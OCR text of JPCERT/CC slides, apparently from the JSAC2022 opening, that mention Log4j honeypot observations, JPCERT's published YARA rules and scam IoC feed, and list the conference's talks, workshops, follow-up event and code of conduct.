Apache Log4j**の脆弱性を悪用しようとするアクセスの観測状況**
(JPCERT/CC**のハニーポット観測**: 2021**年**12**月**10**日**～2022**年**1**月**19**日**)



Copyright ©2022 JPCERT/CC All rights reserved.

# 分析ツール
# （公開プロジェクト）


Copyright ©2022 JPCERT/CC All rights reserved.

# JPCERT/CC Yara Rule (Just Released!)

JPCERTCC / jpcert-yara




**8 categories 135 rules**


Copyright ©2022 JPCERT/CC All rights reserved.


# ラッキービジター詐欺

Copyright ©2022 JPCERT/CC All rights reserved.

# Lucky-Visitor-Scam-IoC

- ラッキービジター詐欺のC2を自動監視
- IoCをGitHubで公開(日次アップデート)

JPCERTCC / Lucky-Visitor-Scam-IoC





Copyright ©2022 JPCERT/CC All rights reserved.

JSAC2022
5th Edition

# Online & 2Days の楽しみ方


Copyright ©2022 JPCERT/CC All rights reserved.

# 1st Day(1/27): Conference Day

| 分類 | タイトル |
|---|---|
| A | Ambiguous Black: The current state of BlackTech's arsenal |
| A | LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021 |
| A | Emotet vs EmoCheck: Emotet開発者との戦い |
| A/D | Crazy Journey: Evolution of Smoky Camouflage |
| B | ma2tl: macOS Forensics Timeline Generator Using mac_apt Analysis Results |

| 分類 | タイトル |
|---|---|
| D | An Order of Magnitude Update |
| D | 国内悪性プロキシサービスとの闘争 |
| D | カオス化する A41APT キャンペーンに対して私達ができること |
| D | 日本にシェアが集中するCMSを狙う特異な攻撃者と侵害ツールの調査 |

[A] マルウェア関連
[B] フォレンジック関連
[C] インシデント調査・対応事例・攻撃手法
[D] 脅威動向・インテリジェンス


Copyright ©2022 JPCERT/CC All rights reserved.


# 2nd Day(1/28): Workshop Day

| 分類 | タイトル |
|---|---|
| W[B] | An Introduction to macOS Forensics with Open Source Software |
| W[A/C] | YARA Pretty Darby: Hunt the Spider like a Champ |

[A] マルウェア関連
[B] フォレンジック関連
[C] インシデント調査・対応事例・攻撃手法


Copyright ©2022 JPCERT/CC All rights reserved.

# 交流の場



Powered by slack


Copyright ©2022 JPCERT/CC All rights reserved.

# フォローアップイベント

- イベント名: After JSAC2022
- 開催形式:　オンライン
- 日時:  2/18(金) 16:00 - 17:00
- 内容(予定):
  1. ベストスピーカー発表
  2. JSAC2022 振り返り
  3. 最近のインシデント対応の悩みのディスカッション
  4. JSAC2023に向けて


Copyright ©2022 JPCERT/CC All rights reserved.

# Code of Conduct

**https://jsac.jpcert.or.jp/coc.html**


Copyright ©2022 JPCERT/CC All rights reserved.

# Thank you!

Copyright ©2022 JPCERT/CC All rights reserved.